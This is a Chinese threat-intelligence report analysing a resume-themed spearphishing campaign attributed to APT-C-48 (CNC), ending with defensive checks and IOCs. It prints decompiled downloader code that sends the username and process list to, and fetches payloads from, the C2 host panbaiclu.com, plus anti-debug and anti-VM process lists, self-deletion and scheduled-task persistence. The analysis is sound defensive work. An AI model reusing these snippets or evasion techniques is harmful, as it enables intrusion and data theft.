APT-C-48（CNC）组织近期钓鱼攻击活动分析报告

2024年11月26日 10:47

APT-C-48

CNC

APT-C-48（CNC）是一个拥有南亚地区政府背景的APT组织，该组织主要攻击目标为政府、军工、教育、科研、医疗、媒体等行业。

近期360安全大脑监测到多起通过投递携带有“简历”相关话题的钓鱼鱼叉邮件作为初始访问阶段攻击载荷，诱导用户收取并打开其中携带的压缩包附件。CNC组织通过将压缩包内携带的恶意可执行文件的图标修改成正常PDF文件图标，并在文件名中加入大量空白字符隐藏真实的文件后缀名来进一步降低用户的警惕性，诱导用户打开恶意可执行文件。

通过对攻击者所使用的技战术和相关资源进一步分析，确认为CNC组织发起的钓鱼攻击。

一、攻击流程

CNC组织通过通过投递携带有“简历”相关话题的钓鱼鱼叉邮件，将压缩包内携带的恶意可执行文件的图标修改成正常PDF文件图标，并在文件名中加入大量空白字符隐藏真实的文件后缀名，诱导用户打开恶意可执行文件。当恶意可执行文件执行后，将会从远端服务器上下载并打开为伪装文档及后续攻击组件。

其攻击流程图如下图1-1所示：



图1-1 攻击流程

二、详细分析

1.样本分析

在本次行动中，我们捕获到了一批CNC组织所使用的样本，其功能大同小异，同属于下载器。攻击者将样本图标修改为PDF文档图标，如下图1-2所示，降低用户警惕性。



图1-2 恶意样本图标

在样本中，相关字符串采取动态解密的方式用以规避反病毒软件静态扫描，解密算法采用chacha20，如下图1-3所示。

```
q_chacha20_init_140003690(v13);
result = a6;
if ( a6 > 0 )
{
  v9 = 0i64;
  v10 = &v15[-v7];
  v11 = 64i64;
  v12 = ((unsigned int)(a6 - 1) >> 6) + 1;
  do
  {
    result = q_chacha20_block_1400032A0(v13, (__int64)v15);
    ++v14;
    if ( v9 < v11 )
    {
      result = v9 + a4;
      do
      {
        if ( result - a4 >= a6 )
          break;
        *(_BYTE *)(a5 - a4 + result) = *(_BYTE *)result ^ v10[result];
        ++result;
      }
      while ( result - a4 < v11 );
    }
    v11 += 64i64;
    v9 += 64i64;
    v10 -= 64;
    --v12;
  }
  while ( v12 );
}
return result;
}
```

图1-3 chacha20

在样本执行后，首先会动态获取相关API地址、动态解密相关字符串，其中涉及字符串主要包含以下内容：

- 下载伪装PDF文档及后续攻击组件相关URL
- 伪装PDF文档名、攻击组件名、攻击组件落地路径
- 计划任务等信息相关字符串

接着下载伪装文档到当前目录下，其名称通常涉及“简历”相关话题。

```
// https://panbaiclu.com/Guide/Architecture.pdf
v41 = g_InternetOpenW_140079AD8(v233, 1i64, 0i64);
v42 = g_InternetOpenUrlW_140079988(v41, v266, 0i64, 0i64, 0, 0i64);
FileW_1400799E0 = g_CreateFileW_1400799E0(v40, 0x40000000i64, 0i64, 0i64, 2, 128, 0i64);
while ( (unsigned int)g_InternetReadFile_140079A08(v42, v450, 1024i64, &v344) )
{
  if ( !v344 )
    break;
  g_WriteFile_140079A00(FileW_1400799E0, v450, v344, 0i64, 0i64);
}
g_CloseHandle_140079A68(FileW_1400799E0);
g_InternetCloseHandle_140079AC0(v42);
g_InternetCloseHandle_140079AC0(v41);
```

图1-4 下载伪装PDF文档

通过”C:\Windows\System32\cmd.exe /c”命令打开该伪装PDF文档用以迷惑用户。

```
v58 = q_decode_str_1400039E0((int)v412, 33);  // C:\\Windows\\System32\\cmd.exe /c
v59 = v58;
v60 = -1i64;
do
  ++v60;
while ( v58[v60] );
v61 = -1i64;
do
  ++v61;
while ( v57[v61] );
v62 = (int)v60 + 1 + (int)v61;
v63 = (wchar_t *)operator new(saturated_mul(v62, 2ui64));
wcscpy_s(v63, v62, v59);
sub_14003EFC8(v63, v62, (__int64)v57);
// 打开pdf
// C:\Windows\System32\cmd.exe /c xxx.pdf
g_CreateProcessW_1400799B8(v249, v63, 0i64, 0i64, 1, 16, 0i64, 0i64, v384, &v328);
ConsoleWindow = GetConsoleWindow();
g_ShowWindow_140079998(ConsoleWindow, 0i64);
g_CloseHandle_140079A68(v328);
g_CloseHandle_140079A68(*((_QWORD *)&v328 + 1));
```

图1-5 打开伪装PDF文档

紧接着通过遍历进程列表比对进程名来进行反调试，并且在未发现进程列表中存在相关敏感进程后，将通过查询注册表HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System\SystemBiosVersion项来进行反虚拟机操作。其中，主要涉及进程如下表1-1所示：

ollydbg.exe	x64dbg.exe	idag.exe	idaw.exe	idaq.exe
idaq64.exe	ImmunityDebugger.exe	Wireshark.exe	dumpcap.exe	HookExplorer.exe
ImportREC.exe	LordPE.exe	PEiD.exe	PETools.exe	procexp.exe
procexp64.exe	procmon.exe	windbg.exe	ResourceHacker.exe	ProcessHacker.exe
QzhddrUpdate.exe	QzhddrSrv.exe	QzhddrGuard.exe	iSafeClient.exe	nedr-agent.exe
antivirus.exe	nedr-etd.exe	procdump64.exe	vmtoolsd.exe	vmware-tray.exe
vmware.exe	VGAuthService.exe	vm3dservice.exe	VirtualBox.exe	VBoxManage.exe
VirtualBoxVM.exe	vboxtray.exe			

表1-1 反调试及反虚拟机阶段检查进程名

```
  Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
  v37 = Toolhelp32Snapshot;
  if ( Toolhelp32Snapshot == (HANDLE)-1i64 )
    goto LABEL_78;
  pe.dwSize = 568;
  if ( !Process32FirstW(Toolhelp32Snapshot, &pe) )
  {
LABEL_77:
    g_CloseHandle_140079A68(v37);
LABEL_78:
    v46 = 0;
    goto LABEL_79;
  }
  while ( 1 )
  {
    *(_OWORD *)Block = 0i64;
    v101 = 0i64;
    v102 = 0i64;
    v38 = -1i64;
    do
      ++v38;
    while ( pe.szExeFile[v38] );
    sub_14000C2F0(Block, (__int64)pe.szExeFile, v38);
    v39 = v102;
    v40 = Block[0];
    v41 = (char *)v95;
    if ( (_QWORD)v95 != *((_QWORD *)&v95 + 1) )
      break;
```

图1-6 遍历进程列表

如果在此阶段发现“自身”正处于调试环境或是处于虚拟机当中，则该样本将触发“自毁机制”，利用SetFileInformationByHandle函数删除自身，如下图1-7所示：

```
if ( (unsigned __int8)q_AntiDebug_140003ED0() || (unsigned __int8)q_AntiVM_140004EC0() )// 反调试 + 反虚拟机
{
  // 自删除
  memset(v448, 0, 0x20Aui64);
  g_GetModuleFileNameW_1400799D0(0i64, v448, 260i64);
  v224 = (void *)g_CreateFileW_1400799E0(v448, 0x10000i64, 0i64, 0i64, 3, 128, 0i64);
  memset(&FileInformation, 0, 0x18ui64);
  FileInformation.m256i_i32[4] = 8;
  *(__int64 *)((char *)&FileInformation.m256i_i64[2] + 4) = 0x740065006B003Ai64;
  SetFileInformationByHandle(v224, FileRenameInfo, &FileInformation, 0x20u);
  g_CloseHandle_140079A68(v224);
  v225 = (void *)g_CreateFileW_1400799E0(v448, 0x10000i64, 0i64, 0i64, 3, 128, 0i64);
  v330[0] = 1;
  SetFileInformationByHandle(v225, FileDispositionInfo, v330, 1u);
  g_CloseHandle_140079A68(v225);
```

图1-7 自删除

然后将当前用户名、当前进程列表及模块列表发送到服务端，并通过InternetOpenUrl函数打开访问远程资源，以备后面下载攻击组件使用，如下图1-8、1-9、1-10所示：

```
v12 = g_WinHttpOpen_140079B00(a1, 0i64, 0i64, 0i64, 0);
v13 = g_WinHttpConnect_140079AA0(v12, v2, 80i64, 0i64);// panbaiclu.com:80
v14 = g_WinHttpOpenRequest_140079AC8(v13, v4, 0i64, 0i64, 0i64, 0i64, 0);
v15 = -1i64;
do
  ++v15;
while ( v25[v15] );
g_WinHttpSendRequest_140079AF8(v14, v11, 0xFFFFFFFFi64, v25, v15, v15, 0i64);
g_WinHttpCloseHandle_1400799C0(v14);
g_WinHttpCloseHandle_1400799C0(v13);
return g_WinHttpCloseHandle_1400799C0(v12);
```

图1-8 网络通信–上线

```
// sample1 url: https://panbaiclu.com/APIs/BaiduSearchAPI
// sample2 url: https://panbaiclu.com/Metadata/indexes
hInternet_sample1 = g_InternetOpenUrlW_140079988(v250, *(_QWORD *)&v263.vt, 0i64, 0i64, 0, 0i64);
hInternet_sample2 = g_InternetOpenUrlW_140079988(v250, *(_QWORD *)&v260.vt, 0i64, 0i64, 0, 0i64);
```

图1-9 InternetOpenUrl打开远程资源

```
v135 = fopen(v134, "wb");
while ( (unsigned int)g_InternetReadFile_140079A08(hInternet_sample1, Buffer, 1024i64, &ElementCount) )
{
  if ( !(_DWORD)ElementCount )
    break;
  fwrite(Buffer, 1ui64, (unsigned int)ElementCount, v135);
}
fclose(v135);
g_InternetCloseHandle_140079AC0(hInternet_sample1);
```

图1-10 下载后续攻击组件

当上线包发送成功后，获取当前时间，利用COM组件创建计划任务，其目标指向正是要下载的两个后续的攻击组件。该计划任务将会以当前时间为开始，无限期的每隔10分钟执行一次。

```
ppv = 0i64;
// 调用COM创建计划任务
CoCreateInstance(&rclsid, 0i64, 1u, &riid, &ppv);
VariantInit(&pvarg);
*(_OWORD *)&v259.vt = *(_OWORD *)&pvarg.vt;
pRecInfo = pvarg.pRecInfo;
VariantInit(&v279);
*(_OWORD *)&v260.vt = *(_OWORD *)&v279.vt;
v246 = v279.pRecInfo;
VariantInit(&v277);
*(_OWORD *)&v263.vt = *(_OWORD *)&v277.vt;
v241 = v277.pRecInfo;
VariantInit(&v276);
v300 = *(_OWORD *)&v259.vt;
v85 = *(_QWORD *)ppv;
v301 = pRecInfo;
v369 = v276;
v285 = *(_OWORD *)&v260.vt;
v286 = v246;
v283 = *(_OWORD *)&v263.vt;
v284 = v241;
(*(void (__fastcall **)(LPVOID, VARIANTARG *, __int128 *, __int128 *, __int128 *))(v85 + 80))(
  ppv,
  &v369,
  &v283,
  &v285,
  &v300);
VariantClear(&v276);
```

图1-11 利用COM组件创建计划任务

但可惜的是，在分析阶段我们没有获取到其后续的攻击组件。涉及计划任务相关信息如下表1-2所示：

任务名	**动作**
SCS-Update	启动 %Appdata%\SCSCloudService\scs64.exe
User_Feed_Synchronization	启动

%UserProfile%\AppData\Local\Microsoft\Feeds\msfeedsync.exe

图1-2计划任务信息

在上述主要工作完成后，将使用SetFileInformationByHandle函数删除自身清理痕迹，如下图1-12所示：

```
g_GetModuleFileNameW_1400799D0(0i64, v447, 260i64);
v212 = (void *)g_CreateFileW_1400799E0(v447, 0x10000i64, 0i64, 0i64, 3, 128, 0i64);
memset(&FileInformation, 0, 0x18ui64);
FileInformation.m256i_i32[4] = 8;
*(__int64 *)((char *)&FileInformation.m256i_i64[2] + 4) = 0x740065006B003Ai64;
SetFileInformationByHandle(v212, FileRenameInfo, &FileInformation, 0x20u);
g_CloseHandle_140079A68(v212);
v213 = (void *)g_CreateFileW_1400799E0(v447, 0x10000i64, 0i64, 0i64, 3, 128, 0i64);
v330[0] = 1;
SetFileInformationByHandle(v213, FileDispositionInfo, v330, 1u);
g_CloseHandle_140079A68(v213);
(*(void (__fastcall **)(__int64))(*(_QWORD *)v309 + 16i64))(v309);
(*(void (__fastcall **)(__int64))(*(_QWORD *)v303 + 16i64))(v303);
(*(void (__fastcall **)(__int64))(*(_QWORD *)v327 + 16i64))(v327);
CoUninitialize();
(*(void (__fastcall **)(__int64))(*(_QWORD *)v308 + 16i64))(v308);
(*(void (__fastcall **)(__int64))(*(_QWORD *)v302 + 16i64))(v302);
(*(void (__fastcall **)(__int64))(*(_QWORD *)v326 + 16i64))(v326);
CoUninitialize();
FreeLibrary(hLibModule);
FreeLibrary(hModule);
FreeLibrary(qword_140079A38);
FreeLibrary(qword_140079AD0);
FreeLibrary(qword_140079A20);
FreeLibrary(qword_140079A88);
```

图1-12 工作完成后删除自身

2. 技战术变化

在本次行动中涉及样本主要行为逻辑与历史APT-C-48（CNC）组织所使用样本基本一致。

在样本持久化方面采用了COM组件创建计划任务的形式，同时将后续攻击组件的启动从直接创建进程改为了计划任务启动，有效规避反病毒软件动态查杀。

三、溯源分析

通过投递带有“招聘”、“推荐信”、“简历”等题材为话题压缩包附件的鱼叉钓鱼邮件作为初始访问阶段攻击载荷是CNC组织惯用手法。

通过诱导用户自主打开其精心准备的“下载器”，释放伪装文档迷惑用户的同时，在后台下载并执行后续攻击组件，对目标设备进行窃密活动。

APT-C-48（CNC）组织长时间关注教育科研领域，所选鱼叉邮件题材也与之相关。在本次行动中涉及样本主要行为逻辑与历史APT-C-48（CNC）组织所使用样本基本一致，结合受影响用户所处行业领域，我们高度怀疑该行动为APT-C-48（CNC）组织发起。

四、防范排查建议

基于对本次报告中提到的攻击流程进行分析，我们认为可以从以下几个方向排查设备是否存在被感染的痕迹：

1.排查邮箱中是否存在以“简历”为话题，同时邮件内带有压缩包附件，压缩包内存在可疑的PE文件。
2.排查设备是否存在与相关C2服务器通联记录。
3.排查设备是否存在上文提到的可疑计划任务及相关路径下是否存在可疑PE文件。
4.建议将文件夹选项中“显示隐藏文件、文件夹和驱动器”选项勾选，将“隐藏已知文件类型的扩展名”选项取消勾选。

附录 IOC

Hash:

e74d7351a73c0343c2b607c8f137f847

974f51eb0ea821434504cb22c36fbfab

ef98ed09bedea8daef9d09ec62ffe9cc

C2 & URL：

https://panbaiclu[.]com/Guide/Architecture.pdf

https://panbaiclu[.]com/Guide/structure

https://panbaiclu[.]com/Metadata/indexes

https://panbaiclu[.]com/APIs/BaiduSearchAPI

panbaiclu[.]com - 158.255.215[.]248